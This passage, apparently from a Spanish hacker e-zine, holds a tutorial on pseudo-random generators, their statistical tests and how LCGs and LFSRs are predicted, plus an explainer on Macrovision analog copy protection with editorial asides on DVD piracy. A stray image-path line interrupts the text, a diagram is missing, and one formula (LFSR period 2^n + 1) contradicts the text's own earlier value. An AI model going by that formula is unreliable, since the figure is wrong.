Las aplicaciones de los numeros aleatorios son muy variadas, pero es quiza en la Criptografia donde mas se utilizan. Un ejemplo es quiza el

de los LSFR o Registros de Desplazamiento Realimentados Linealmemte. Se utilizan para un cifrado en flujo, en base al cifrador de Vernam binario. Consiste en realizar un or exclusivo entre el texto sin cifrar y una clave que cumple las siguientes propiedades:

- esta generada a partir de una algoritmo determinista a partir de una clave mas corta.
- la longitud de la clave debe ser tan larga (como minimo) como la longitud del texto a cifrar.

Con esta segunda propiedad se cumplira el "Secreto Perfecto" de Shannon, es decir, que el texto cifrado recibido no nos da informacion alguna sobre el texto original. No se puede asegurar que la secuencia aleatoria vaya a ser tan larga como el texto a cifrar (mas que nada porque puede que no sepamos a priori la longitud de la cadena a cifrar). Es por ello, por lo que el problema se traslada a encontrar una secuencia cifrante aleatoria de periodo maximo. Esto lo veremos mas adelante.

Algo mas cercano es quiza el PGP. Por defecto, el PGP utiliza IDEA un cifrador de bloque con una clave de 128 bits. En cada sesion se crea una nueva clave de 128 bits, a partir de un algoritmo de generacion de numeros aleatorios. La semilla de dicho algoritmo, se crea a partir de los tiempos entre pulsaciones, o a partir del raton, la fecha o la hora (considerados como "Truly Random Numbers").

Y por ultimo, podemos ver las diferentes implementaciones en los diferentes S.O. Por ejemplo, en LINUX, tenemos diferentes opciones. Podemos estudiar las funciones rand() o random() que son bastante complicadas (ver random.c) o probar con drand48, erand48, lrand48, nrand48, mrand48, jrand48, srand48, seed48, lcong48. Mas adelante estudiaremos como actuan estas funciones. A diferencia de las otras, estas son facilitas, ya que utilizan una simple congruencia lineal.

Pero no voy a terminar esto sin decir otras aplicaciones fuera del campo de la criptografia. Quiza tenia que haber empezado por aqui, pero todo proceso que esta asociado a numeros aleatorios se denomina de Monte Carlo (por que sera...). Las aplicaciones de este tipo de procesos van desde el analisis numerico hasta la simulacion de fenomenos naturales.

2.- Como se si una secuencia la puedo calificar como aleatoria?

La forma de estudiar una sucesion de numeros generada de manera aritmetica es mediante la estadistica. Lo que nosotros pretendemos es conseguir cierta informacion que nos sirva para predecir o estimar el siguiente numero. Por otra parte, como una de las aplicaciones mas importantes es la Criptografia, vamos a ver tambien en que consiste un numero aleatorio seguro criptograficamente hablando.

Empecemos entonces por el principio.

2.1.- Test estadisticos:

Un punto principal es que la sucesion no nos de informacion adicional como por ejemplo valores mas esperados..., siga una distribucion uniforme... Este tipo de test nos diran si se puede sacar algo en claro de una sucesion de este tipo:

2.1.1.- Test de frecuencia.

Se trata de estudiar si todos los elementos de la sucesion aparecen con la misma frecuecia. Es necesario que los diferentes elementos esten uniformemente distribuidos. No solo hay que hacerlo individualmente para cada elemento, sino que lo suyo es hacer el estudio de frecuencias para "n" dimensiones, trabajando con vectores de n elementos, mirando con que frecuencia aparece cada uno.

Incluso no tenemos por que componer los vectores con elementos sucesivos. Hay multiples posibilidades. Si nos lo curramos, podemos realizar graficas en 1, 2 incluso 3 dimensiones de la frecuencia. Graficamente podremos ver mejor si los elementos estan uniformemente distribuidos. La representacion grafica se corresponde con el ultimo test de la lista.

2.1.2.- Test de correlacion.

Los test de correlacion son bastante complicados tanto de explicar como de entender (por lo menos para mi), asi que lo voy a explicar de una forma que no es del todo cierta, pero es valida.

Consiste en desplazarla (para la izquierda por ejemplo) un numero k de veces y ver cuantos elementos coinciden y cuantos difieren de la original. Esto se mide mediante la correlacion que para este proposito se podria definir como:

$$C(k)=\frac{A - F}{T}$$, donde A=aciertos, F=fallos y T=periodo.

Esta claro que para multiplos del periodo de la sucesion, la funcion de correlacion valdra 1. Pero lo suyo es que esta funcion sea constante cuando no ocurra esto ultimo. Si para un k determinado hubiera por ejemplo, mas aciertos de lo normal, sabriamos como se comporta mas o menos la sucesion k terminos mas a la derecha.

2.1.3.- Test "Poker".

Se trata de dividir la sucesion en grupos de cinco elementos. Ahora nos toca jugar una partidita de poker con los grupos formados. La probabilidad de que un grupo elegido al azar se corresponda con una jugada debe coincidir con la de la siguiente tabla, si es que queremos que siga una distribucion uniforme:

	Probabilidad		
Combinacion	Base 10	Base 8	Base 2

abcde	.3024	.20518	-
aabcd	.5040	.51270	-
aabbc	.1080	.15381	-
aaabc	.0720	.10254	-
aaabb	.0090	.01709	.6250
aaaab	.0045	.00854	.3125
aaaaa	.0001	.00024	.0625

Con esta tabla, ya podeis "jugar" un poco. Ademas, sabreis si vuestro adversario va de farol o no. Ahora que pienso, habra que inventar una tabla de estas para el Mus...

2.1.4.- Test de rachas de digitos.

Por gap se entiende la distancia que hay entre dos digitos iguales. La probabilidad de uno de estos gaps es:

$$p(r)=(1/b)*(1 - 1/b)^r,$$

donde b es la base en la que estamos trabajando y r es la distancia de dicha racha (malditas formulas, el proximo articulo va en LaTeX).

Por otra parte, podemos definir un gap de forma diferente. Podemos decir que un gap es la distancia entre dos maximos o dos minimos, donde un maximo es un digito que esta "rodeado" a cada lado por numeros mas peque~os, y un minimo al contrario. Ahora la probabilidad es (atencion..):

$$p(r) = 3 * \frac{2^{(r-1)}}{r!} * \frac{r-2}{r+2} \quad (r=3,4,5,...).$$

Parece ser que la media es de 4. Con este test si que os podeis entretener haciendo calculos...

2.1.5.- Test de rachas de maximos / minimos.

Puestos a definir magnitudes absurdas para muchos (incluso para mi... ;-), vamos a definir una "racha" de estas, en ingles "run", como la distancia entre un maximo y un minimo, incluidos estos dos tambien. De cabeza podeis obtener la relacion de que un gap son dos "carreras" de estas menos un numero. Ahora la probabilidad de encontrar una "carrera" de estas de orden r es de:

$$p(r) = 3 * \frac{r^2 + r - 1}{(r+2)!} \quad \text{para } r > 1.$$

En este caso el valor medio de la "carrera" es de 2.5

2.1.6.- d^2 Test.

Joder que pedazo formulas que hay aqui... Bueno, mejor os digo que con este test se busca lo mismo, comparar una magnitud caracteristica de nuestra sucesion con unos valores teoricos. Pero que pedazo formulas. Si el articulo no fuera tipo texto las pondria..., si os interesa, mandarme un mail y os las digo.

2.1.7.- Test visuales.

Pues como suena. Consiste en agrupar los terminos en grupos de 1 (tarea absurda), 2, 3, etc... elementos y representarlos graficamente para ver como se distribuyen, si hay algun punto de acumulacion, asintota, etc... Mas tarde veremos que este metodo es eficiente.

2.2.- Secuencias seguras criptograficamente hablando.

2.2.1.- Postulados de Golomb.

Los postulados de Golomb son tres. Ahora vamos a trabajar con secuencias binarias (no, con esto no me refiero a secuencias de dos numeros ;). Las condiciones que tienen que cumplir los 0’s y 1’s son:

G.1: El numero de unos y ceros debe ser el mismo en la sucesion. Como maximo puede haber una diferencia de una unidad en todo el periodo.

G.2: Definimos nuevamente las rachas como la sucesion de "n" digitos iguales, si son ceros seran gaps y si son unos seran blocks. Pues bien, la mitad de las rachas tendran longitud uno, un cuarto tendran longitud dos, un octavo tendran longitud tres... (dentro del periodo). Igualmente, el numero de gaps y blocks sera el mismo.

G.3: La autocorrelacion, tal y como esta definida mas arriba, debe ser constante para todo valor de k (claro esta, cuando no este en fase).

Los postulados hablan por si solos asi que no hare ningun comentario.

3.- Metodos aritmeticos clasicos

Vamos ahora con los metodos clasicos y los problemas que pueden tener (y que tienen).

3.1.- Middle square method.

Este metodo fue introducido por John Von Neumann. El resultado es una sucesion que se asemeja bastante a una aleatoria. Pero posee el problema tipico que nos vamos a encontrar. El periodo de dicha sucesion queda determinado por la semilla que utilicemos. Pero vamos a explicar el metodo.

Imaginemos que queremos generar una sucesion de numeros de 4 digitos. Entonces cogemos uno cualquiera que sera la semilla, p.e el 1234. Lo elevamos al cuadrado: 1522756. Nos quedamos con las cuatro cifras centrales, en este caso, 5227, obteniendo asi el siguiente numero de la sucesion. Repitiendo este algoritmo tenemos:

1234 - 5227 - 3215 - 3362 - 3030 - 1809 - 2724 - 4201 ...

Parece algo aleatorio. Y ademas bastante sencillo. Pero imaginad ahora que en vez de elegir el 1234 como semilla, elegimos el 6100. Si aplicamos el metodo tendremos:

```
/-> 6100 -> 37(2100)00
|   2100 ->  4(4100)00
|   4100 -> 16(8100)00
|   8100 -> 65(6100)00
\-> 6100
```

Como veis, el periodo es un poco corto. El 0 es un numero maldito en este metodo. Tratar de utilizar como semilla el 0000, o el 1000, 2000...!!!

La conclusion seria que no es nada seguro.

3.2.- Generadores Lineales.

Aqui se incluyen los generadores mediante una recurrencia lineal del tipo:

y=A*x mod m (por multiplicacion) o
y=A*x+B mod m (multiplicacion y decimacion)

Ambos tienen la propiedad de que su periodo es como maximo m. Por lo tanto siempre trataremos de buscar un numero m, que sea alto para asegurar que la secuencia no se empiece a repetir pronto. Ademas, este numero m debe de cumplir una serie de propiedades, al igual que los coeficientes a y b, para asegurar que el periodo sea maximo. Veamos los dos casos por separado:

3.2.1.- Generador por multiplicacion.

En este caso no se puede generar una secuencia aleatoria de periodo maximo m. Pero para que por lo menos sea grande, debemos ver que

se cumplan dos condiciones:

1.- la semilla es coprimo con el modulo m.
2.- a es un elemento primitivo modulo m.

Un elemento primitivo de un cuerpo (de modulo primo) es un generador, si mediante las sucesivas potencias de este, obtenemos el conjunto completo de restos, menos el 0 {1,.,.,.,m-1}.

Ejemplo:
Supongamos que trabajamos modulo 7. El CCR sera {0,1,2,3,4,5,6}. Esta claro que ni el 0 ni el 1 seran generadores. Veamos el resto:

```
2^1=2          3^1=3
2^2=4          3^2=2
2^3=1          3^3=6
2^4=2          3^4=4
2^5=4          3^5=5
2^6=1   ...    3^6=1 ...
```

Vemos que el dos no lo es, pero el 3 si. Si continuaramos observariamos que el 5 tambien es un generador.

Visto esto, podriamos intentar montar un generador que trabajara modulo 7 tal que asi:

y=5*x mod 7 y x(0)=3. Obtendriamos:

```
y(3)=1  <---\
y(1)=5      |
y(5)=4      |
y(4)=6      |
y(6)=2      |
y(2)=3      |
y(3)=1  <---/
```

El periodo en este caso es de 6, que es lo maximo que conseguiremos (modulo - 1).

El metodo de "atacarlo" es simple siempre y cuando sepamos el modulo en el que estemos trabajando. Con tener dos valores de la sucesion ya podriamos resolver la ecuacion para hallar el valor de a.

3.3.2.- Generador de congruencia lineal.

Incluyendo un factor de decimacion "b" en la formula de recurrencia conseguimos que el periodo maximo sea m, ademas de no depender de la semilla que utilicemos. Pero al igual que antes, necesitamos que los coeficientes cumplan unas propiedades:

1.- b es coprimo del modulo.
2.- a-1 es multiplo de todos los divisores propios de m.
3.- a-1 es multiplo de 4 si m es multiplo de 4.

Si cumple estas propiedades, podemos asegurar que el periodo sera maximo, igual a m, e independiente de la semilla que utilicemos. En este caso, si conocemos el modulo de trabajo, el generador queda determinado por dos coeficientes, que son a y b. Por lo tanto necesitamos dos

ecuaciones para resolver el sistema. Eso equivale a tres numeros seguidos de la sucesion.

Ahora bien, este tipo de generador tiene un fallo 'mu gordo'. En 1960, IBM desarrollo el siguiente algoritmo:

x(n+1)=65539*x(n) mod 2^31.

Parece que la cosa es eficiente, pero en 1968 Marsaglia publico un resultado que viene a decir que los numeros aleatorios generados se ajustan a planos. Mande!. Aqui viene un metodo de estudio que cite anteriormente y que consiste en crear vectores y representarlos. Pues lo que resulta si cogemos vectores de tres componentes y los representamos son una serie de planos paralelos. En general, si escogemos vectores de n componentes, formaran hipersuperficies de n-1 dimensiones, para n mayor que dos. A esto se le denomina Efecto Marsaglia. La orientacion de los planos y su numero dependera de los coeficientes que lo caracterizan.

Para que os entretengais un poco, os dejo el extracto del man de la funcion drand48 (resumido y traducido por mi):

"Todas las funciones generan una secuencia de enteros de 48 bits, en relacion con la formula:

Xn+1 = (aXn + c) mod m, donde n >= 0

El parametro m = 2^48. A no ser que utilicemos lcong48(), a y c toman el valor:

a = 0x5DEECE66D
c = 0xB "

Ala, aqui lo teneis. Ya sabeis hasta los valores por defecto.

Ahora bien. Estas funciones ya no se utilizan. En el random.c no vais a ver nada de esto. Actualmente lo que se utiliza son otro tipo de metodos. Estos consisten en general en lo siguiente:

-> Se genera lo que se conoce como "pool", que la vamos llenando de numeros procedentes de fecha, horas, tiempos de procesos, PID's, tiempo entre pulsaciones, entre accesos a discos, ... etc... El primer problema que se presenta es que no todos los S.O permiten el mismo acceso a este tipo de datos, y ni siquiera de la misma forma. Tener en cuenta que puede que alguno de estos dispositivos sea virtual, o simplemente que el usuario no tenga permisos para obtener dichos datos.

-> Se utiliza una funcion hash, tipo MD5 o SHA-1 (Secure Hash) con los datos de la "pool" para obtener una sucesion de salida.

-> Se van actualizando los valores de la "pool" (mira que queda mal esto, pero no se como traducirla, diccionario -> charca, estanque!!)

Asi por ejemplo, PGP utiliza MD5 como one-way function y lo aplica sucesivamente sobre la "charca", cogiendo los primeros 64 bytes como la semilla de la siguiente serie de MD5's que aplica, y el resto de la "charca" lo utiliza directamente.

Por lo tanto, la seguridad de este metodo reside en la funcion hash que se utilice (MD4, MD5, SHA-1), y en los datos que se utilicen para llenar la "charca". Fallos conocidos afectan a la encriptacion que utilizaba Netscape, Kerberos, incluso a la MIT-Cookie. El fallo cometido


era que se utilizaban los PID's y sus tiempos para llenar la pila. Esto reducia la entropia y el numero de posibles semillas a numeros bastante peque~os.

Vamos ahora con otro metodo que son los LFSR's.

4.- Registros de desplazamiento realimentados linealmente

Antes de nada os dire una de las multiples aplicaciones de los LFSR. Os suena A5?, ... , GSM? Pues el algoritmo de cifra de los GSM utiliza LFSR. Lo dije para que le pusierais un poco mas de interes.

Veamos como puedo explicar yo estas cosas... Primero, un poco de ASCII art:



Contamos con cuatro registros que almacenan un bit cada uno. Dichos registros se van realimentando con la salida de una operacion entre los registros. Dicha operacion es un XOR entre alguno de estos registros. En el caso de arriba, se realiza entre el primer y ultimo registro. Una vez realizado el XOR, se desplazan los bits al registro de la derecha.
Por ejemplo, si tenemos 0-0-1-1 como semilla:

S = 0 XOR 1 = 1 y los registros quedarian 1-0-0-1.

Una vez explicada la dinamica, decir que el LFSR anterior "posee cuatro etapas con polinomio X^4+X+1". Entonces, el generador va a quedar determinado por el numero de etapas o registros, la semilla que utilicemos y los registros que esten conectados a la puerta XOR. Mediante el polinomio determinamos estos registros. Asi X y X^4 significa que conectamos el primer y el cuarto registro.

Las propiedades de los LFSR se reducen a las propiedades de los polinomios que los caracterizan. Por lo tanto habra que tener en cuenta que estamos trabajando modulo 2. Antes de explicar los tipos de polinomios que nos vamos a encontrar veamos algunas cosillas.

La primera que se nos puede ocurrir es que si utlizamos como secuencia inicial la secuencia nula (todo ceros), nos quedariamos con las ganas ya que obtendriamos una gran y valiosa serie de ceros. Por lo tanto el numero de estados posibles de los registros es de:

$$T = 2^n - 1$$, siendo n el numero de registros.

Este es por lo tanto el periodo maximo de nuestro generador. Dicho periodo variara segun el polinomio que estemos utilizando. Vamos a ver un

ejemplo, como es el del LFSR del grafico de arriba con la semilla 1111:

```
              Secuencia   Bit Salida   Resultado XOR

                1111 -------> 1 ----------- 0
                0111 -------> 1 ----------- 1
                1011 -------> 1 ----------- 0
                0101 -------> 1 ----------- 1
                1010 -------> 0 ----------- 1
                1101 -------> 1 ----------- 0
                0110 -------> 0 ----------- 0
                0011 -------> 1 ----------- 1
                1001 -------> 1 ----------- 0
                0100 -------> 0 ----------- 0
                0010 -------> 0 ----------- 0
                0001 -------> 1 ----------- 1
                1000 -------> 0 ----------- 1
                1100 -------> 0 ----------- 1
                1110 -------> 0 ----------- 1

  se repite ... 1111 -------> 1 ----------- 0
```

Vemos que el periodo es de 15, justamente 2^4 - 1, por lo que es maximo. Veamos por que es esto. Vamos a clasificar los polinomios en :

1.- polinomios factorizables.
2.- polinomios irreducibles.
3.- polinomios primitivos.

Ahora estamos trabajando en los famosos Campos de Galois.

.POLINOMIOS FACTORIZABLES.

Antes de nada pondre un ejemplo de este tipo de polinomios (recordad que estamos trabajando modulo 2). Es este:

x^4 + x^2 + 1 ya que,

x^4 + x^2 + 1 = (x^2 + x + 1)(x^2 + x + 1)

Las propiedades de los LFSR generados mediante este polinomio son:

1. El periodo depende de la secuencia inicial.
2. El periodo max. se encuentra entre n y 2^n - 1.

Eso de que la longitud de la secuencia dependa de la semilla no mola, asi que vamos a olvidarnos de este tipo.

.POLINOMIOS IRREDUCIBLES.

Un polinomio irreducible es aquel que no se puede factorizar. Por ejemplo tomamos el polinomio:

x^4 + x^3 + x^2 + x + 1. Este polinomio es irreducible.

Para este caso, todos los registros estan conectados a la puerta XOR. Las propiedades son las siguientes:

1. El periodo no depende de la semilla.
2. El periodo maximo es un factor de 2^n - 1.

Hemos conseguido que no dependa de la semilla, pero sin embargo, seguimos teniendo el problema de que la secuencia sea corta. Todo parece intuir que el siguiente tipo lo resulve todo...:

.POLINOMIOS PRIMITIVOS.

Este concepto ya lo meti unas lineas mas para atras. Significa que dicho elemento, en este caso un polinomio, es un generado del cuerpo en cuestion. Asi bien, si calculamos las potencias del elemento en cuestion, vamos obtieniendo el Conjunto Completo de Restos o CCR:

{1, x , x+1 , x^2 , x^2 + x , x^2 + x + 1 ,...}

Mediante este tipo de polinomios podemos asegurar que el periodo de la secuencia no depende de la semilla y que ademas sera maximo e igual a:

$T=2^n + 1$ (como ya vimos antes). Otros polinomios primitivos de orden mayor son:

n=6 x^6 + x + 1
n=7 x^7 + x + 1
n=8 x^8 + x^4 + x^3 + x^2 + 1
n=9 x^9 + x^4 +1
n=10 x^10 + x^3 + 1

Vista esta frenetica explicacion de lo que es un LFSR, vamos a ver cuales son sus puntos flacos. Pensemos igual que con los generadores por congruencia. Como determinamos un generador de n etapas?. Mediante los n coeficientes {0,1} que me dicen si el registro esta conectado o no a la puerta. Entonces vamos a ver cuantos elementos consecutivos de la sucesion tengo que saber para formar n ecuaciones y poder resolver asi un sistema lineal de n incognitas y n ecuaciones. Pues bien, si lo escribis y echais calculo, y teniendo en cuenta los valores que vais realimentando, el valor es de 2*n. Es decir, conociendo 2*n elementos de la sucesion, puedo reconstruir el generador y calcular valores posteriores. A esto se le llama algoritmo de Berlekamp-Massey.

Esto se resuelve aplicando NLFSR o lo que es lo mismo, lo de antes pero no lineal. Supongo que podeis intuir que si las relaciones son no lineales la cosa se complica un poco. Pero tambien se complica el estudio de las propiedades en relacion a periodos, etc...

/===============\
| 5.- Despedida |
\===============/

Visto lo visto esto se ha acabado. La cosa no ha sido muy dificil. Ha sido mas que nada un cotenido conceptual para crear una base a partir

de la cual ir investigando. Si teneis algun tipo de comentario, enviarlo a la direccion de mas arriba.

/================================\
| X.- Referencias y Bibliografia |
\================================/

He hecho referencia a los siguientes textos, donde estan desarrollados algunos de los metodos expuestos (y la teoria tambien):

(1). "Random Number Generators" 1996
AUTOR: Birger Jansson.

(2). "Computational Physics" 1997
AUTOR: Dean Karlen.
Department of Physics - Carleton University.

(3). "Aplicaciones Criptograficas" (Segunda Edicion)
AUTOR: Jorge Ramio Aguirre.
Escuela Universitaria de Informatica.
Universidad Politecnica de Madrid.

(4). "El Principito"
AUTOR: Antoine de Saint-Exupery.

_____

"No se ve bien sino con el corazon.
Lo esencial es invisible a los ojos."

El Zorro (Antoine de Saint-Exupery)

EOF

-[0x06]----------
-[MACROVISION : Anticopia y V-Chip]----------
-[by Ramseso]----------SET-22-

MACROVISION

MACROVISION. Sistema anticopia de video.

El codigo Macrovision o el V-Chip desde ya, empezaran a formar parte de los manuales de nuestras tarjetas de video, DVD o Set-Top-Box. Su finalidad es evitar que se pueda copiar el contenido visual de un DVD instalado en nuestro PC, en una capturadore de TV o en WEBTV.
Esto se debe a la idea de incluir un sistema antitaping en los reproductores de DVD externos, los sustitutos de los VCR. Pero como ya sabemos nuestros potentes equipos ya son capaces de reproducir television por pantalla y ver por el televisor lo que tenemos en el monitor.
Es por esto se ha sacado un sistema de antipirateo en los nuevos dispositivos para PCs, esto es Macrovision.

En 1983 la empresa Macrovision introduce un codigo de proteccion en la pelicula "Regreso al Futuro" de Robert Zemeskis en su version de video y comienza asi una odisea para los amantes de la copia del video.

De repente, la pelicula de video no se puede copiar por el metodo tradicional de video a video. Aparecen una sucesion de imagenes irregulares que varian de brillo e intensidad de forma aleatoria. Tambien, en determinados momentos, la imagen pierde estabilidad y se desincroniza en la pantalla del televisor. La causa de todo esto es el sistema anticopiado de Macrovision, que es capaz de pasar inadvertido para el televisor y no para el video. El objetivo es enga~ar a los circuitos de control de ganancia del VCR a fin de evitar una copia perfecta de la pelicula.

Lo que sucede esta en el codigo AGC. Este codigo es una se~al de interferencia insertada en una se~al de video para que en un posible intento de duplicado, bajo otro video analogico, enga~ar a los circuitos de correccion de ganancia del video.
Esto es posible ya que los videos poseen un circuito corrector de ganancia que permite estabilizar la se~al de video invariablemente, si dicha se~al esta por debajo o sobre un nivel prefijado como bueno.
Este circuito AGC determina el valor de la se~al de video a partir de una muestra entre el nivel mas bajo del video "el pelda~o de sincronismos", y el nivel mas alto del video "el pelda~o posterior al sincronismo y la salva de color", tras lo cual se efectua una amplificacion y/o reduccion de la se~al de video segun lo muestrado.
Lo que el codigo AGC hace en vista al funcionamiento de este corrector de ganancia del video, es gererar un numero de lineas de video falsas con el fin de enga~ar al circuito corrector. Asi, tomemos como ejemplo que una se~al de video normal tiene por defecto un ivel o valor de -0,4 voltios de tension en el punto mas bajo de del sincronismo y 0 en el siguiente tramo despues de la salva de color. "esto es en las lineas de video vacias".
Frente a estos valores el circuito corrector del video no introduce ganancia alguna, ni tampoco introduce una atenuacion del video, pero si el valor o cambia a 0,7 voltios, el circuito corrector atenuara ligeramente la se~al de video hasta mostrar en salida un valor de pico de 1 Vpp. Esta operacion, no muy lograda en realidad "ya que atenua la

se~al completa y no la parte activa del video", es en la que se basa el codigo AGC. Por ello, si generamos una linea de video con sincronismos normales y salva de color incluida, pero a~adimos un valor muy alto como 1,2 o 2 voltios de pico donde debiera existir un valor 0, conseguimos que el circuito corrector de video atenue la se~al completa del video restante en unos cuantos dB, lo que muestra en salida una se~al de video inestable y muy oscura. Por otro lado, la reduccion del video sera mas intensa cuantas mas lineas de video infectemos con el codigo AGC.
Este procedimiento de denomina A-Copy e impide realizar copias de video de un videograbador a otro, de un Set-Top-Box al video o desde un ordenador al video.

LA VERSION V6 O V7 DE MACROVISION, LA ACTUAL

La V6 o V7 de Macrovision es la version estandarizada para incluir en los nuevos chip "encoders", pero no es la ultima version. Se trata de un codigo compuesto por seis o siete pelda~os "niveles de blanco" que estan insertados en unas veinte lineas de video vacias. Cada uno de estos pelda~os o pulsos precede de un pulso igual al valor minimo de sincronismos. La secuencia de insercion de estos pulsos se realiza de forma sincronizada compuesta por la aparicion de los pulsos en diversos niveles y tiempos definidos.
El tiempo o ciclo se divide en dos grandes bloques, un primer bloque integra 20 lineas infectadas por pulsos con un nivel de 2 Vpp que aparecen y desaparecen de forma sincronizada. El segundo bloque afecta las 10 primeras lineas con niveles de 1,2 Vpp en rafagas rapidas. Despues de esto, el ciclo comienza de nuevo. En sucesivas versiones lo unico que varia con respecto a las anteriores, son los pulsos que se incluyen en cada linea, el tiempo de estabilidad de estos y otros peque~os detalles, como mantener las lineas "no infectadas" sobre un nivel ligeramente superior al 0 para prevenir distorsiones en la parte superior de la imagen. Por otro lado, esto afecta tambien al formato de video elegido, dado que varian de tipo de codigo al insertar, segun si se trata de una se~al PAL o una se~al NTSC. Los chip encoders se han dise~ado para soportar ambos formatos. Curiosamente aqui no se menciona el sistema SECAM.

CGMS

Se ha explicado muy por encima lo que es el codigo V6 o V7 de Macrovision, y que este se incluye en los nuevos chips encoders de video de los principales fabricantes de semiconductores mundiales.
Este hecho, el de incluirlo como una se~al estandar en los nuevos codificadores de video, premite hablar libremente de como esta compuesto el codigo de Macrovision, dado que es un pulso mas, a los varios que puede generar uno de estos codificadores de video y que parece atraer otro codigo de Macrovision, el CGMS. Como ya se ha mencionado, tambien hay que a~adir el codigo CGMS, un codigo que viene insertado en la linea 21 de una se~al de video "en la version NTSC y 20 en PAL". Este codigo compuesto por 3 bytes, 20 bits significativos, encargados deactivar la funcion Anti-taping de un chip encoder en un equipo remoto. Pero, el codigo tiene limitada sus funciones o por lo menos su presencia en una se~al de video, ya que solo los nuevos videograbadores analogicos que dispongan de un chip decodificador de este codigo sera sensible a este. Todos los demas videograbadores anteriores o sin decodificador del codigo CGMS seran insensibles frente a la orden Anti-taping.
Por contra, tambien deducimos que los nuevos DVD grabables seran capaces de leer otros codigos mas complejos para identificar un master (el codigo CGMS ha sido dise~ado para esos futuros equipos de grabacion).
Otro tanto ocurre con las tarjetas capturadoras de video para PC, estas

podrian ser controladas por este nuevo codigo. Por el momento, solo un 10% de las compa~ias de semiconductores ha optado por incluir el codigo CGMS en sus encoders, prevaleciendo el nuevo codigo Closed Caption sobre este. En cualquier caso, todos los discos DVD ya poseen este codigo con el fin de prevenir la pirateria en un momento en que ya es facil conseguir un lector DVD para PC a un precio bastante razanable.

[Nota de Ed. Ahora mismo estando disponible libremente el software para desencritar los dvds las compa~ias tienes otros problemas, como bien dice Ramseso las pricipales compa~ias tienen los chips para protegerse de la pirateria, pero tambien hay cada vez mas decodificadores de dvd/vcd/mp3 de provenientes de Taiwan y HongKong que a precios incluso mas baratos que los de grandes casas estan vendiendose como rosquillas. Hecha la ley, hecha la trampa...]

MACROVISION EN EL LASERDISC

El laserdisc no puede tener Macrovision en principio ya que es dificil tecnicamente debido al sistema del laserdisc para meter datos de control y debido a que si lo a~ades en los nuevos lectores hay problemas de compatibilidad con los viejos lectores y los discos viejos, ademas de que no hay muchos usuarios de laserdisc y no representan una amenaza.

[Y esto es de lo que se aprovechan los piratas de VideoCDs que crean versiones en videocd de las nuevas peliculas que acaban salir en LDisc..]
-Ed

MACROVISION EN EL DVD

Aqui la circuiteria Macrovision esta integrada en el chip que hace la conversion de video digital a video analogico, aunque es parecido al Macrovision de las cintas de video, aqui es programable por software, para actualizar el algoritmo segun interese.

Se basa tambien en varios temas:

- Ajuste de pulsos de sincronismo: la amplitud se reduce en un 25%

- Pulsos VBI (vertical blanking interval): se ponen unos pulsos en las lineas no visibles de la pantalla, estos pulsos son de tres tipos: pulsos de seudo-sincronismo (para enga~ar los circuitos de deteccion del sincronismo horizontal del video), pulsos AGC (a~adidos inmediatamente despues de un pulso de seudo-sincronismo) y tambien pulsos AGC ciclicos variando de amplitud cada 20 segundos (para enga~ar el circuito CAG del video).

- Pulsos de fin de campo: pueden estar presentes en hasta 15 lineas antes y despues del pulso de sincronismo vertical, tambien varian de amplitud y se hacen ciclicos.

- Procesado de la Rafaga de color (Burst): Esta rafaga/paquete de informacion que esta al principio de un campo de video compuesto, se modifica en algunas lineas de escaneo, de tal modo que la television muestre los colores correctamente pero el video no pueda coger ese paquete y muestre mal los colores.

CODIFICADORES CON CODIGO MACROVISION

==========

A partir de ahora, gracias a Bill Clinton, hay que incluir el sistema de anti-taping en los codificadores actuales de video y equipos emisores de video.
La respuesta no se ha hecho esperer y los principales fabricantes de semiconductores ya han puesto en circulacion diversos chips con el nuevo sistema Anti-taping. Fabricantes como Thomson, Philips, Harris o Crystal, entre otros, han incluido un subcircuito digital en sus codificadores de video, para insertar el codigo V6.5 o V7 en sus chip.

Thomson presenta el modelo STV0119A, que destaca sobre las demas versiones de sus competidores mas cercanos, ya que su chip es capaz de generar ademas del codigo de Macrovision verssion 6.1 y 7, los codigos CGMS y Closed Caption.

Philips por su parte tambien afina con la version 6.1 y 7 de Macrovision, Closed Caption y el codigo WST. El modelo prestado para ello es el llamado SAA7121.

Crystal presenta el modelo CS4955 el cual no especifica sobre que version de Macrovision trabaja, aunque suponemos sera la version 7. Por el contrario no genera el codigo Closed Caption, pero si cabe destacar que este chip genera el codigo WSS "wide screen".

Rockwell tambien se apunta al carro y demuestra que su modelo BT867, seleccionado de entre 4 chips similares, tambien ofrece al sitema anti-taping de Macrovision en su version 6.1.

Motorola presenta su Scorpion modelo MC92100 un codificador de video, capaz de generar el anunciado a bombo y platillo Closed Caption y por supuesto el codigo AGC Macrovision revision V 7.1 Analog Devices, que es precisamente la creadora del famoso LM1881, terror de Macro, lanza al mercado el modelo ADV 7175 con generacion de codigo de Macrovision version 7.0.

Harris hace lo suyo con el modelo HMP8173. Este chip genera el Closed Caption y el codigo AGC version 7.1. Por el contrario, Harris presenta tambien un decodificador detector de se~ales de interferencias de Macrovision y Colorstripe modelo HMP8117, del cual hablaremos al final de este articulo.
Pero, lo mas destacado del panorama de semiconductores es quizas el chip de Chrontel, firma que presenta un chip codificador de se~ales provenientes de una tarjeta VGA, tarjeta de video de ordenador, el cual posee tambien codigo de Macrovision version 7. El chip que se denomina CH7004, convierte una se~al VGA en una se~al CVBS, con codigo AGC incluido. Esto hace pensar que Macrovision estara presente en todos los sectores, aun despues de bajarse un simple codigo facil de debilitar. Si no, vease como las nuevas tarjetas SAVAGE tambien vienen con un chip de Macrovision.

UBICACION DEL CHIP CODIFICADOR DE VIDEO

==========

Una buena pregunta que todos nos hacemos a estas alturas, es donde iran estos codificadores de video a partir de ahora. Obviamente nos viene a la cabeza de forma rapida, donde estan ubicados estos chip. Encabeza la lista de equipos de consumo las unidades Set-Top-Boxes. Los Set-Top-Boxes cubren buena parte del sector electronico, ya que son unidades capaces de recibir se~ales digitales terrestres, del satelite o de una red de cable.

Despues de estos, estan los reproductores DVD o reproductores de servicios multimedia. Tambien es cierto que los codificadores con soporte AGC estan

disponibles para tarjetas conversoras del sistema VGA a CVBS, o las propias tarjetas de video S3 de nueva generacion y aceleradores graficas.
